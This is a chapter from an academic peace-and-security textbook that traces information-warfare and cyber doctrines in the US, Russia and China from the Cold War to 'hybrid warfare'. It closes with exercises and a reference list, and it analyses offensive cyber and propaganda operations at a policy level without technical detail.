Waltz, K.N. (1979), *Theory of International Politics*. Boston etc.: McGraw-Hill (reissued Longgrove IL: Waveland, 2010).

Part II: Cyber Conflicts and War

4 Information Warfare – From Doctrine to Permanent Conflict

Ingo Ruhmann[1] · Ute Bernhardt[2]
Technische Hochschule Brandenburg[1] ·
Forum of Computer Scientists for Peace and Social Responsibility (FIfF e.V.)[2]

Abstract

In the final phase of the Cold War the relevance of information technology for the military had gained momentum, resulting in the formulation of the concept and soon thereafter also the doctrine of Information Warfare in NATO, Warsaw Pact and Asian countries. In all pioneering countries, Information Warfare was meant to use any technological and appropriate non-technological means to disrupt the ability of an adversary to purposefully pursue its goals in times of crisis and war. Information Warfare tactics employ means to influence public opinion and the media just as well as to disrupt computer systems, or physically destroy communication lines or military headquarters. Information War is waged by organisations in the fluid continuum between intelligence agencies and military intelligence units, thus complementing the tasks they have been executing continuously since the end of World War II. Today we see how these concepts of Information Warfare have evolved into an element of everyday life.

Objectives

- Being able to describe the fundamental doctrines and their development over time of the most important actors in Information Warfare and the implications on international security.
- Being able to distinguish Information Warfare doctrines from cyber operations and other tools and put these into a framework of military strategy and international policy.
- Gaining ability to identify the strategic background for Information Warfare operations in current international policy and assess the potential for further developments.

C. Reuter (Ed.), *Information Technology for Peace and Security*,
https://doi.org/10.1007/978-3-658-25652-4_4

4.1 Introduction

It is often being interpreted that the idea of Information Warfare based on information technology gained relevance only after the end of the Cold War and the subsequent restructuring of forces. The Cold War was the political background for the development from the information technology-based command and control capabilities for the nuclear standoff to a world-wide military command and control network usable for conflicts all over the world.

This interpretation ignores that Information Warfare is deeply rooted in deception and psychological warfare as old as warfare itself and the technological advances in information technology (IT) that had already led to Information Warfare ideas in both east and west. The Personal Computer had moved onto the battlefield (Schneider, 1982) augmenting the tactical command and control networks. The U.S. AirLand Battle Doctrine – later adopted by NATO Forces – demanded operations with a "total situations awareness" of all the activities on the battlefield down to battalion level. The British Scicon Ltd. presented the experimental "Infantryman 2000" in 1984 as a fully networked and IT-equipped soldier with augmented vision systems operated with a helmet-mounted display (Shaker & Finkelstein, 1987, p. 31–f), which proved to be the model for numerous developments by western armies and seen on today's special forces. In 1986, the U.S. Congress demanded measures against the perceived "vulnerability to hostile intelligence activities in the areas of communications and computer security, where countermeasures must keep pace with increasing technological change" (U.S., 1986, p. 4). With this, the Congress reacted on a security breach attributed to the KGB involving a West German hacker (see Nolte, 2009). At a SIPRI conference in 1986, Soviet experts asserted that in the near future the military use of IT including artificial intelligence would lead to a "quantum leap" for the military and a new "arms race", since IT would "create a temptation to begin operations with 'smart weapons'" (Kochetkov et al., 1987, p. 160). In 1989, the TIME magazine reported cases where U.S. Forces in previous years had broken into East Bloc military's computer systems (Peterzell, 1989, p. 41). Thus, in the 1980s IT had already mutated from a communication tool into a broadly used battlefield tool, and even some preliminary type of weapon.

Whilst the Cold War had not yet fully subsided, the Invasion of Iraqi forces into Kuwait in August 1990 and the subsequent war with western allied forces demonstrated the advances to AirLand Battle and the capabilities discussed some years before. The overture to the Iraq War and its operations proved to be a blueprint for Information Warfare tactics formulated thereafter: Allied operations began with a media campaign about the preparation of the allied forces, media reports about the insertion of a computer virus in the Iraqi air defence systems and a thought-piece about the possible use of an atomic blast above

Iraq to destroy Iraqi electronic devices by an Electromagnetic Pulse (EMP) (Barry, 1991). Together with the media footage of impacting guided munitions (see Daryl, 2001; GAO, 1997) this resulted in a highly effective combination of psychological, electronic and conventional warfare (see Ruhmann, 2003; Thomas & Brant, 2003) that led to mass defections of Iraqi Soldiers and all of which make up the doctrinal elements of Information Warfare by modern armed forces.

This period marks the emergent stage of Information Warfare where all relevant tactics and tools are already in use but are employed scarcely and have not yet been formulated into an overall and integrated doctrine. Nevertheless, this stage can be seen as **Information Warfare 1.0**, encompassing media manipulation, the use of computer malware and smart weapons systems, partially linked into command networks.

4.2 Technology plus Doctrine: Information Warfare 2.0

Although all its elements were in use before, the formulation of a military doctrine and its adoption as the principal way to wage war began in the 1990s.

4.2.1 USA: Elaborate Concepts for Information Warfare

The concept of Information Warfare was first publicly formulated by researchers of the RAND Corp., a think tank founded in 1948 to help formulate U.S. military strategy related to advances in science and technology. While lacking differentiating terms, they subsumed their ideas under the concept of "netwar", which they described as a "*spectrum of conflict that spans economic, political, and social as well as military forms of 'war'.*" Targeting information and communications in order to influence opinion and perception of the general public. The social and political function of public opinion in any political systems results in conflict constellations where state and non-state-actors compete and wage netwar against each other. (Arquilla & Ronfeldt, 1993, p. 28–f).

Whilst in other armies the development proceeded slower and with less publicity, U.S. Forces saw several generations of terminology, doctrine and practice of Information Warfare in actual combat. The first operational and elaborate doctrine for Information Warfare was published in 1996 with the U.S. Army's Field Manual 100-6 "**Information Operations**" (Army, 1996) defined as

- operations in "*command and control warfare*" directed against the military chain of command,
- "*civil affairs operations*" using psychological warfare against and intelligence collection amongst the civil population and

- "*public affairs operations*" defined as military public relations activities.

The manual described a disruption in the chain of command as an alternative to physical destruction. However, the aim of the manual extended well beyond the battlefield:

"Targeting information extends beyond the battlefield and involves more than attacking an adversary's information flow while protecting the friendly information flow. It also requires awareness of, and sensitivity to, information published by nonmilitary sources. These information sources are able to provide tactical-level information in near real time to audiences throughout the world, with the potential of profoundly influencing the context of those operations." (Army, 1996, p. v)

Right from the beginning, what has now been coined "Information Warfare" has been waged with a very broad scope in mind ranging from the tactical situation in the battlefield – with the classical military means from psychological to electronic warfare or physical destruction – to the media coverage worldwide. According to doctrine, commanders have to achieve "Information Dominance" in war or a state of tension ("short of war") to achieve operational advantages through superior information (FM 100-6, a.a.O., p. 1-9). The terminology of FM 100-6 lists the relevant actors broadly as all information processing individuals and organisations beyond U.S. military organisations (FM 100-6, a.a.O., p. 1-2). Just as some forms of Information Operations are directed against the military organisation of an adversary in a state of conflict, **Information Dominance** by definition stretches well into the civilian domain in peacetime (thus seeking Information Dominance "whether in peace, conflict, or war,") with its communication infrastructures for example in the media or the internet.

The Presidential Decision Directive PDD 68 (Council, 2013) signed by President Clinton in 1998 allowed an insight into how media messages were crafted in preparation of the Kosovo conflict. The PDD 68 details, what kind of messages should be communicated amongst the populace of "*NATO allies, non-NATO countries, Russia, the Balkans,*" to *"solidify currently lukewarm allied support for a military option"* (Council, 2013, p. 4).

With the explicit formulation of Army doctrine for information and cyber operations **Information Warfare 2.0** had emerged in the U.S. Although the U.S.'s concept of Information Warfare at the time leaves a rather thoroughly crafted impression, it is important to stress that Information Warfare 2.0 lacked a coherent policy and doctrine across all branches of service. Army and Air Force developed their own strategies, Navy and the Marine Corps were less involved. Additionally, a doctrine for an Army commander on the ground does not translate into an integrated view from the tactical level up to the strategic level. This only emerged years later (Bernhardt & Ruhmann, 1997).

4.2.2 Reactions from Russia

On the Russian side, this went not without notice. The evolving doctrine in Russia – like its counterpart in the U.S. – also centered around the idea to dominate the information sphere. Having seen the breakdown of the Soviet Empire and its propaganda apparatus, the emergence of free media, and the establishment of western media outlets, Russian strategy experts saw this as a domination of the public opinion by western media when formulating their concept of Information Warfare, declaring the information domain a strategic element of a nation state for the "*protection of the minds of the political leaders and the people from negative information influence" (Panarin, 1998)*, coining the term **info-psychological security system**.

*"The **info-psychological security of a state** (IPS S) is a part of the national security system of a state, enabling the coordinated activity of state bodies, public organisations, political parties and citizens to be organised to ensure the safety of the information sphere in the state, and the info-psychological security of its political leaders and people."* (Panarin, 1998)

This concept centres around the control of public opinion and the media, accompanied by a commonly shared view of the status quo by the decision makers involved. IT is seen as a tool, but not a means to itself. In 1998, Russia started an initiative, adopted by the United Nations General Assembly and repeated in various forms since, calling for an international code of conduct for information security. It encompasses not using ICT as a weapon or to "*proliferate information weapons or related technologies*" and to "*cooperate in combating criminal and terrorist activities*" using ICT to curb "*the dissemination of information that incites terrorism, secessionism or extremism or that undermines other countries' political, economic and social stability, as well as their spiritual and cultural environment"* (Resolution, 1999). At least on a political level, Information Warfare had thus reached a broadly defined scope in Russia.

4.2.3 The People's Republic of China Model of Information Warfare

While the U.S. was exploring Information Warfare concepts of growing complexity, the Peoples Republic of China and its People's Liberation Army (PLA) also developed scenarios of how their model of "people's information war" could look like. Realising the strategic importance of communicating their adoption of new military options, military strategists presented their ideas to western experts in 1998. At their core the PLA principles can be summed up as:

*"Information war is a product of the information age which to a great extent utilises information technology and information ordnance in battle. It constitutes a "****networkization****" [wangluohua] of the battlefield, and a new model for a complete contest of time and space. At its center is the fight to control the information battlefield, and thereby to influence or decide victory or defeat."* (Pufeng, 1995, p. 37)

The "**networkisation**" seen by the experts convened by the PLA adopted western ideas of an integrated and multidimensional high-tech-battlefield leading not just to physical destruction, but to the destruction of the other side's willingness to resist. Unlike Western and Russian strategies, the PLA strategists focused on military conflict between nation-states and the revolution in military affairs as a result of the "networkisation" of the military through its use of IT. Only some of these early Chinese experts extended this concept with respect to Maoist guerrilla warfare, stating that intelligence will become the dominating pattern, involving the public and turning the conflict into a "**Public Information War**", concluding that the possession of "key weapons" of Information Warfare will result in a first strike capability in this new type of conflict (Weigang, 1998, p. 77).

4.2.4 Common Understanding

Common to Russia, China and the US from the very beginning is the broad view of all kinds of information media, IT and a scope of conflict well beyond the classic understanding of conflict resulting in an opaque continuum between conflict and peace. Cyber Warfare in all three doctrines is seen as an element of Information Warfare opening up new operational potentials but subordinated to broader goals defined by Information Warfare doctrine. While China is more focused on controlling the information landscape of its own citizens and less on influencing the public of its global competitors, both Russia and the US formulate a policy to influence and ultimately dominate the perception of their adversaries' public and political establishment.

4.3 Information Warfare 3.0: Automating and Intensifying Information and Cyber Warfare

After establishing a doctrinal foundation for Information Warfare by the world's most powerful armed forces, an arms race set in. Since the doctrines called for the manipulation of all kinds of information on the adversaries' side, the next logical step was to develop effective weapons that allowed access to IT systems of interest, the means to alter information and to streamline operations and organisations relevant for these tasks.

4.3.1 USA: Elaborate Weapons under Unified Command

Since Information Warfare was formulated to be waged not only in war, but also in peacetime, first a competition between, but ultimately a convergence of activities by the military and intelligence services emerged. Until then, both sides had developed separate strategic and operational goals and tactics. The "9/11" attack on U.S. targets by Al-Qaeda in 2001 and the subsequent congressional report showed a lack of coordination of information capabilities leading to a restructuring of services. This was reflected in a reformulation of doctrines in much more detail and a build-up of resources. New organisational structures were seen in military organisations around the globe (see Ruhmann & Bernhardt, 2014).

As the most explicit, the U.S. Army defined **Information Warfare Operations** in 2004 anew as a combination of "*electronic warfare, computer network operations, psychological operations, military deception, and operations security, in concert with specified supporting and related capabilities, to affect and defend information and information systems and to influence decision-making."* (Army, 2004)

The relationship between U.S. Forces and the media was elaborated further to ensure a favourable effect in the media coverage through "**Inform and Influence Activities**" as a mandatory task for commanders:

"Federal laws and military regulations require U.S. forces to inform domestic audiences of their operations, programs, and activities. The global expanse of the information environment and technology enables news reports and analyses to rapidly influence public opinion and decisions concerning military operations.

[...] Audiences receive these messages best through the actions and words of individual Soldiers. To gather such personal information, units embed media personnel into the lowest tactical levels, ensuring their safety and security. Public communications foster a culture of engagement in which Soldiers and leaders confidently and comfortably engage the media as well as other audiences." (Army, 2012, pp. 1–8)

It thus is the duty of commanders not only to influence the public opinion at home and abroad if possible through embedded media, but also to "*shape, sway, and alter foreign audience perceptions, and ultimately behavior"* and – ultimately by lethal means – fight against media coverage that threatens one's own messages:

"Achieving ultimate victory requires adversary and enemy decisionmakers – from the lowest to the highest levels – to capitulate to U.S. demands fully. IIA [inform and influence activities] provide options for effective, economical, and most operationally advantageous means to affect their decision-making processes. These activities may affect those processes through messages and actions, including lethal means." (Ibid.)

When the increasingly brutal repression of the media worldwide is being condemned by the UN (for example in Resolutions A/RES/86/163 from 2013, and A/C.3/72/L.35/Rev.1 from 2017), it should also be kept in mind this explicit order in U.S. military doctrine to use lethal force also against media representatives.

Cyber Warfare activities were also expanded and reorganised. Soviet and U.S. forces and intelligence services had used hacking from a distance and "physical access" as a method since the 1980s (Peterzell, 1989, p. 41). U.S. National Security Agency (NSA), U.S. Army and Air Force set up hacking units in the 1990s. Other nations followed suit. In Mexico 1995, Zapatist rebels and government forces carried out cyber attacks ("A Borderless Dispute," 1995, p. 6), just as between Palestinian and Israeli (Rötzer, 2000a) as well as Taiwanese and Chinese (Rötzer, 2000b) actors.

U.S. forces however had realised that computers and digital communication technologies offered vastly more opportunities than the surveillance and intelligence operations developed from electronic warfare needs and practices, established in analogue times. As an element of Information Warfare in a time of digital communication, Cyber Warfare aims at infiltrating and altering the IT systems of adversaries. It can only be waged by collecting as much data and information as possible in the first place and automating tasks. Surveillance thus is the first stage of Cyber Warfare producing the data needed for further manipulations. Developing automated cyber weapons consequently started with new surveillance and manipulation tools. A central precondition to this was the establishment of organisations able to orchestrate the necessary technical development efforts and to integrate surveillance and cyber warfare.

The German forces moved ahead in 2002 as they started to integrate all its signals intelligence, electronic combat and psychological warfare as well as specialised interrogation and intelligence units into one unified command, the "Kommando Strategische Aufklärung" (KSA for: Strategic Intelligence Command) (see Kommando strategische Aufklärung, n.d.; Szandar, 2008). The KSA set up a "computer network operations" – in other words: hacking – group in 2006, leading to a streamlined force of 6.000 personnel responsible for all aspects of Information Warfare. Since 2017, the KSA is being transformed and enlarged into a new military branch – "Kommando Cyber- und Informationsraum" (Cyber and Information Command) – that aims to enlist 15.000 Soldiers (see Bundeswehr, n.d.; Scheuch & Möhle, 2018).

The NSA had been formed in 1952 and for decades employed as the signals intelligence organisation within the U.S. Department of Defense (DoD) (Department of Defense, 1971). It took the DoD until 2010 to set up the unified U.S. Cyber Command with the NSA director as its commander and transforming the NSA into a "combat support agency" for the DoD "as well as national customers" (Department of Defense, 2010).

After 9/11, the NSA received a big share of newly allotted funds, leading to projects for massive communication data collection on the one hand and on the other hand the selective control of internet nodes and web-attached computers through "implants" for traffic control and injection of manipulated data (see Shorrock, 2008). In 2007, projects on automated cyber weapons were already scrutinised by U.S. Congress (see Gorman, 2007). Although the original projects had to be severely re-structured and modified, most of the results have since been used as modules of current systems resulting in federated modular systems of massive databases, powerful analysis tools and automated cyber attack software.

In 2009, Stuxnet was found to be the first dedicated cyber weapon developed by state actors used against an adversary (Nakashima & Warrick, 2012; Sanger, 2012). In the years to follow, several families of malware were identified and with sufficiently convincing proofs attributed to U.S. and Russian state actors.

Thanks to Edward Snowden, XKeyScore is the best-known cyber warfare system of this kind, but by far not the only one. With XKeyScore, any operative can search the flow of near-real-time communication content and metadata for individuals and communicating networks by a variety of attributes, if necessary decrypt traffic in real time, lookup weaknesses of a target's IT systems and select and release automated attack routines to infiltrate these IT systems without any special hacking and even without any deeper IT knowledge (Lischka & Stöcker, 2013; Ruhmann, 2014). Other attack tools (such as "Quantum Theory") use a stack of implants in internet nodes, web-traffic analysis and extremely fast tools to inject malware code into legitimate communication of a target (Weaver, 2014). If automated weapons cannot be employed, specialised hacker units still develop and employ customised attack technologies – by the thousands per month according to leaked NSA documents. The U.S. DoD diplomatically defines these hostile cyber activities against IT systems on other nations' soil in its **Joint Terminology for Cyberspace Operations**:

"27 ***Intrusion*** *(JP1-02): Movement of a unit or force within another nations′ specified operational area outside of territorial seas or territorial airspace, not specifically approved by that nation, for surveillance, intelligence gathering or other operation in time of peace or tension."* (Cartwright, 2010, p. 11)

Collecting communication and specific data on IT systems, analysing and aggregating it, today is being used for automated or customised cyber attacks on an every-day-basis not only in the U.S. The Snowden files allowed insights into the intimate co-operation between NSA and its British counterpart GCHQ, and how the GCHQ had used the investments into Information Warfare demanded by the Parliament's Intelligence and Security Committee in 2000 (see King, 2000, p. 34). However, also German and U.S. services work closely together: XKeyScore is used by both the German federal foreign (Bundesnachrichtendienst) and internal (Bundesamt für Verfassungsschutz) intelligence services (see Biermann, 2016; DPA, 2013).

4.3.2 New Russian Strategy: The Gerasimov-Doctrine

The Russian Chief of Staff published the "**Gerasimov-Doctrine**" in 2013 on the integration of Information Warfare elements into the Russian security strategy. The "conduct of Information Warfare" is accompanied by media manipulation for the formation of alliances, and oppositions through concealed means during peacetime, followed by escalation through political and diplomatic pressure leading to military measures in conflict activity until a resolution can be reached through a change of military-political leadership and restoration of peace (Gerasimov, 2013; Lieutenant-Colonel Selhorst, 2016). Gerasimov underlined that for many years, information warfare for Russia had already consisted of two types depending on the target of action:

- "**information-psychological warfare** (to affect the personnel of the armed forces and the population), which is conducted under conditions of natural competition, i.e. permanently;
- **information-technology warfare** (to affect technical systems which receive, collect, process and transmit information), which is conducted during wars and armed conflicts." (Kvachkov, 2004)

4.3.3 Reaction from China: Strategic Support Force

The Chinese PLA adopted these moves accordingly and in its 2015 Defence White Paper declared Cyberspace as one of four "critical security domains" alongside the "far seas, space, and nuclear domains". Organisationally, the PLA established the **Strategic Support Force (SSF)** combining cyber reconnaissance, attack, and defence capabilities into one organisation. PLA writings cite the U.S. Cyber Command as effectively consolidating cyber functions under a single entity acknowledging its benefits, while still hesitating to elevate its cyber forces into a military branch of its own. Still, the PLA views peacetime cyber operations as "*defending electromagnetic space and cyberspace*"; expanding the application field of Cyber Operations from a purely military conflict to a military task in peacetime. In wartime, Information Warfare capabilities can help the PLA understand the enemy's trend, help the troops plan the combat operations, and ensure victory on the battlefield (Office of the Secretary of Defense, 2017, p. 34ff).

4.3.4 Information Warfare: established in military organisation

The 21st century has seen the emergence of Information Warfare as a new military service not only in major armed forces, but also in the armies of other nations. Cyber Operations waged by state actors have become commonplace. Today, the most aggressive attackers of civil and military IT systems are state actors with resources and specific digital tools unmatched by criminal or terrorist groups. Just as electronic and psychological warfare has been waged as a permanent conflict, Information Warfare is now being pursued as a constant task.

4.3.5 Information and Cyber Warfare as permanent threat worldwide

In 2013, the United Nations Institute for Disarmament Research (UNIDIR) published a study on Information Warfare capacities worldwide. It concluded that more than 100 states had built up defensive capacities that are over time often complemented by offensive activities. According to this UN study, 41 states had established offensive military Information and cyber warfare units (see UNIDIR, 2013, p. 3).

The debate on cyber warfare has established that the infrastructures and IT systems of potential adversaries and any other potentially useful parties are permanently being probed for weaknesses. It is a bitter truth, seen from an IT security perspective, that IT systems and infrastructures are thoroughly compromised, and can hardly withstand attacks to implant malware. A number of published incidents in the U.S., Germany, France and many other countries showed that all major players seem to know that each side already has malware implants in their adversaries' critical infrastructure systems that can be employed as necessary.

This insight has given rise to a new kind of deterrence and stabilising treaties. Russia and the U.S. established in June 2013 a cooperation framework to "*reduce the mutual danger we face from cyber threats*" (Office of the Press Secretary, 2013). Both parties agreed to establish "*reliable lines of communication to make formal inquiries about cybersecurity incidents of national concern.*" Russia and China signed a pact on cyber-security in May 2015 to strengthen their cooperation (Razumovskaya, 2015) already established 2009 in Yekaterinburg in a cyber-cooperation treaty[1]. In September 2015, U.S. President Obama and the Chinese Leader Xi Jinping signed a treaty to prevent the escalation of cyber conflicts (Sanger, 2015), formulate "*appropriate state behavior and norms of the cyberspace*" and establish a "*joint dialogue mechanism*" as well as "*hotline links*" (Office of the Press

[1] available at: https://ccdcoe.org/sites/default/files/documents/SCO-090616-IISAgreementRussian.pdf

Secretary, 2015). Germany and China started a cyber consultation mechanism in 2018 (Bundesministerium, 2018).

Beyond this realisation of cooperation needs on a military and technical level resulting from Cyber Warfare incidents, political actors in the west have seemingly only recently understood that Information Warfare strategy and tactics employ more than just "cyber" means.

4.4 "Hybrid Warfare": Expanding Information Warfare

One of Information Warfare's core features is that it is being waged permanently. To be precise, this does not only address cyber warfare and the manipulation of IT systems, but also the manipulation of the minds of other countries' populace in Information Warfare. Information Warfare, aiming at the perception of its receiver, operates with all the modern tools of psychological warfare and propaganda. Employing social media for propaganda purposes is just one way amongst many to wage Information War.

It took quite a long time for the public and the political actors in western democracies to grasp the implications of Information Warfare on their own political system. After the Brexit referendum 2016 and the election of President Trump 2016 a debate gained momentum on the role of social media and fake news in the campaigns, but also the employment of cyber warfare tactics by hacking into the mail server of the U.S. Democratic Party and passing contents to WikiLeaks, all the while candidate Donald Trump publicly asked Russia to forward the mails to U.S. media (Stephenson, n.d.). The TIME magazine coined this in Information Warfare terms as a "massive influence operation" targeted at the U.S. presidential campaign (Calabresi & Rebala, 2016). And according to the doctrinal definitions on all sides, these actions precisely amount to Information Warfare – irrespective of the actors and originators.

But the debate originated not only with social media campaigns and fears of hostilities after massive cyber attacks on Estonia 2007 (Salzen, 2007), but also in conjunction with cyber attacks around armed conflicts in Georgia 2008 (Patalong & Stöcker, 2008) and information campaigns and warfare in the Ukraine since 2014 (Stiftung Wissenschaft und Politik, n.d.). The term "hybrid warfare" came into use around 2006 originally describing integrated warfare concepts using different dimensions, actors and tactics in a security environment no longer dominated by conventional warfare (Department of Defense, 2005). In 2011, **hybrid warfare** was adopted into U.S. doctrine as

"A hybrid threat is the diverse and dynamic combination of regular forces, irregular forces, terrorist forces, criminal elements, or a combination of these forces and elements

all unified to achieve mutually benefitting effects. Hybrid threats may involve nation-state adversaries that employ protracted forms of warfare, possibly using proxy forces to coerce and intimidate, or nonstate actors using operational concepts and high-end capabilities traditionally associated with nation-states" (Army, 2011, p. 4).

However, this rather vague concept that could just as well describe uprisings and low-intensity conflicts in the 1960s, was not of much use in the eyes of political analysts: "*The international consensus on 'hybrid warfare' is clear: no one understands it, but everyone, including NATO and the European Union, agrees it is a problem*." (Cullen & Reichborn-Kjennerud, 2017, p. 3) The authors then defined hybrid warfare as "*the synchronised use of multiple instruments of power tailored to specific vulnerabilities across the full spectrum of societal functions to achieve synergistic effects*" thus re-shaping the term from the military dimension into the Information Warfare domain. Accordingly, "*Hybrid warfare is designed to exploit national vulnerabilities across the political, military, economic, social, informational and infrastructure spectrum*."

A markedly stronger view is formulated by the European Parliament (EP), which explicitly states that Information Warfare is being employed against the EU and threatening the independence and even the existence of member states:

"Information warfare is a historical phenomenon as old as warfare itself; whereas targeted information warfare was extensively used during the Cold War, and has since been an integral part of modern hybrid warfare, which is a combination of military and non-military measures of a covert and overt nature, deployed to destabilise the political, economic and social situation of a country under attack, without a formal declaration of war, targeting not only partners of the EU, but also the EU itself, its institutions and all Member States and citizens irrespective of their nationality and religion;

[...] Whereas information and communications warfare technologies are being employed in order to legitimise actions threatening EU Member States' sovereignty, political independence, the security of their citizens and their territorial integrity;"

The European Parliament calls for the European Commission

2. […] to recognise that strategic communication and information warfare is not only an external EU issue but also an internal one,
3. Notes that disinformation and propaganda are part of hybrid warfare; highlights, therefore, the need to raise awareness and demonstrate assertiveness through institutional/political communication, think tank/academia research, social media campaigns, civil society initiatives, media literacy and other useful actions" (European Parliament, 2016);

While this EP resolution aims primarily at Russia, according to this statement, EU member states are in some state of war with enemies that may be external or internal to states or within the EU as a whole which – one would expect – should eventually result invoking the mutual defence clause of the Treaty of the European Union.

The answer of EU and NATO to this threat was the establishment of an "EU Hybrid Fusion Cell" within the EU Intelligence Analysis Centre (INTCEN) structure tasked to employ "a sound strategic communication strategy" to respond to hybrid threats in coordination with NATO and third party institutions (European Commission, 2016, p. 4), strengthening resilience in EU member states, critical infrastructures, cyber security and "*targeting hybrid threat financing*" and even starting a discussion on a Centre of Excellence for 'countering hybrid threats' through counter-propaganda means.

The EU in 2015 set up the EU EAST STRATCOM task force "*to address Russia's ongoing disinformation campaigns*" and to develop "*communication products and campaigns focused on better explaining EU policies*" (EUEA, 2017) and demands from its member states to take legal actions against fake news and hate speech in social media. Hardly noticed by the public, the EU and NATO have thus started activities in their respective fields against "hybrid warfare" encompassing media manipulation as well as cyber combat and sophisticated orchestrations of virtual and physical combat.

4.5 Conclusion: A New Security Architecture Needed

Hybrid and Information Warfare are nothing new. Since World War II numerous intelligence operations have been documented that were conducted to influence election outcomes, the policy directions of foreign governments, or bringing about a regime change by raising civil unrest. Fake news, propaganda – or public relations – have long been regular tools of the trade.

The methods of information gathering and "perception-tuning" have changed. To gain data, the burglary of the past has been replaced by a hack of IT systems. The dissemination of news and the targeted disinformation once was unfocused, leading to unwanted public discussions about egregious claims. Today, a narrow target group can be selected to receive a specific message it will not question because it is precisely formulated to their prejudices. All these operations rest on a doctrinal history on Information Warfare and of well over 20 years and decades of experience in cyber operations and psychological warfare.

The new aspect is the intensity of Information Warfare that results from the vast opportunities opened up by digital technology. Intercepting data traffic is common, stealing content has become an easily available option in cyber warfare, vast data sets and the appropriate analysis technologies are commercially available for quick target group identification. Governments have learned to use the toolchain of data breaches, information leaks and media manipulation to politically exploit the social and psychological affairs in their sphere of interest and to wage Information War.

We thus have seen that

- Information Warfare was formulated by all great powers as a strategy to dominate the perception of an adversary in times of war and peace;
- Cyber operations are tools for Information Warfare that have seen a substantial development leading to elaborated integrated weapons systems that use vital IT systems compromised by different actors as a new kind of battlefield preparation;
- Information Warfare and cyber operations have become a permanent form of conflict between state and non-state actors, resulting in effects on the general public.

What also has changed is the shrinking time-lapse between a manipulation and hints to the originator. In Cold War times, it took whistle-blowers or defectors to divulge the background of a fake news campaign. Today, many hacking and social media troll activities leave traces revealing irregularities or even the malefactor, leading into an escalation spiral (see Mortimer, 2016; Settle, 2018) that can turn Information Warfare into real combat. Hybrid Warfare is seen to extend the permanent influence activities through a selective use of force to purposefully destabilise the political setting in various nations.

The immense threats to global stability are clearly visible; a digital arms race has begun. Political initiatives for Information Warfare restraint and cyber disarmament are nowhere to be seen. The resources for the offensive side of Information Warfare not only dwarf those for civil and IT security, but the disparity is even growing (Ruhmann, 2018). If the international community does not develop rules of engagement to prevent escalation of information and cyber conflicts, we soon will experience conflicts starting as a media manipulation and ending in armed conflict between major players. Information Warfare thus is a major challenge to political leaders for the time ahead.

4.6 Exercises

Exercise 4-1: Summarise the Information Warfare doctrine of US Armed Forces and explain the common baseline and the specific differences compared to Russia's and China's doctrines.

Exercise 4-2: Summarise the Information Warfare doctrine of Russian Armed Forces and explain the common baseline and the specific differences compared to US' and China's doctrines.

Exercise 4-3: Give a historical example for the employment of Information Warfare tactics resulting in armed conflict and compare this to the tactics used today.

Exercise 4-4: Describe (with examples) the role of cyber operations – as a toolchain from surveillance to offensive cyber operations - as an element within the framework of Information Warfare doctrine.

4.7 References

4.7.1 Recommended Reading

Altmann, J., Bernhardt, U., Nixdorf, K., Ruhmann, I. & Wöhrle, D. (2017). Naturwissenschaft – Rüstung - Frieden. Basiswissen für die Friedensforschung. Wiesbaden.

Arquilla, J., & Ronfeldt, D. (1993). Cyberwar is coming! Comparative Strategy, vol. 12, iss. 2, pp. 141–165. Retrieved from https://www.rand.org/content/dam/rand/pubs/reprints/2007/RAND_RP223.pdf.

Ruhmann, Ingo, & Bernhardt, Ute. (2014). Information Warfare und Informationsgesellschaft. Zivile und sicherheitspolitische Kosten des Informationskriegs. Wissenschaft & Frieden, vol. 1. Retrieved from http://wissenschaft-und-frieden.de/seite.php?dossierID=078.

Schmitt, M. (Ed.) (2013). Tallinn Manual on the International Law Applicable to Cyber Warfare, Cambridge, Cambridge University Press, 2013.

4.7.2 Bibliography

A Borderless Dispute. (1995, February 20). *Newsweek*.

Army, Secretary of the. (1996). *Field Manual 100-6 "Information Operations."* Washington D.C. Retrieved from https://www.hsdl.org/?view&did=437397.

Army, Secretary of the. (2004). Field Manual 1-02 "Operational Terms and Graphics." Washington D.C.

Army, Secretary of the. (2011). *Field Manual 3-0 "Operations."* Washington D.C.

Army, Secretary of the. (2012). Field Manual 3-13, Inform and influence activities. Washington D.C.

Arquilla, John, & Ronfeldt, David. (1993). Cyberwar is coming! *Comparative Strategy*, vol. *12*, iss. 2, pp. 141–165. Retrieved from https://www.rand.org/content/dam/rand/pubs/reprints/2007/RAND_RP223.pdf .

Barry, John (1991).·The·Nuklear·Option:·Thinking·the·Unthinkable;·Newsweek,·14.1.1991,·pp.·12-13.

Bernhardt, Ute, & Ruhmann, Ingo. (1997). Der digitale Feldherrnhügel, Military Systems: Informationstechnik für Führung und Kontrolle. Dossier Nr. 24. Retrieved from http://www.wissenschaft-und-frieden.de/seite.php?dossierID=050.

Biermann, Kai. (2016, February 12). NSA-Software: Wozu braucht der Verfassungsschutz XKeyscore? | ZEIT ONLINE. *Die Zeit*. Retrieved from https://www.zeit.de/digital/datenschutz/2016-02/verfassungsschutz-bfv-nsa-xkeyscore.

Bundesministerium des Innern, für Bau und Heimat (2018): Zusammenarbeit mit China durch erfolgreich durchgeführten ersten deutsch-chinesischen Cyberkonsultationsmechanismus untermauert, Pressemitteilung, 18th May, 2018, https://www.bmi.bund.de/SharedDocs/pressemitteilungen/DE/2018/05/deutsch-chinesischer-cyberkonsultationsmechanismus.pdf?__blob=publicationFile&v=2.

Bundeswehr. (n.d.). Die Cyber- und IT-Fähigkeiten der Streitkräfte. Retrieved May 18, 2018, from https://www.bundeswehrkarriere.de/it/cyber-und-it-faehigkeiten-der-streitkraefte.

Calabresi, Massimo, & Rebala, Pratheek. (2016, December 14). Here's the Evidence Russia Hacked the Democrats. *Time*. Retrieved from http://time.com/4600177/election-hack-russia-hillary-clinton-donald-trump/.

Cartwright, James E. Joint Terminology for Cyberspace Operations, DoD Vice Chairman of the Joint Chiefs of Staff 16 (2010). Retrieved from http://www.nsci-va.org/CyberReferenceLib/2010-11-Joint Terminology for Cyberspace Operations.pdf.

Council, National Security. (2013). Declassified documents concerning PDD-68, International Public Information. Retrieved May 14, 2018, from https://clinton.presidentiallibraries.us/items/show/47977.

Cullen, Dr. Patrick J., & Reichborn-Kjennerud, Erik. (2017). *Understanding Hybrid Warfare: A Multinational Capability Development Campaign project*. Retrieved from https://assets.publishing.service.gov.uk/government/uploads/system/uploads/attachment_data/file/647776/dar_mcdc_hybrid_warfare.pdf.

Daryl, G. (2001). The Myth of Air Power in the Persian Gulf War and the Future of Warfare. *International Security*, vol. *26*, iss. 2, pp. 5–44.

Department of Defense. DoD Directive No. 6: The National Security Agency and the Central Security Service, DoD Directive 11 (1971). United States of America. Retrieved from https://www.nsa.gov/news-features/declassified-documents/nsa-60th-timeline/assets/files/1970s/19711223_1970_Doc_3983926_DODDir5100.pdf.

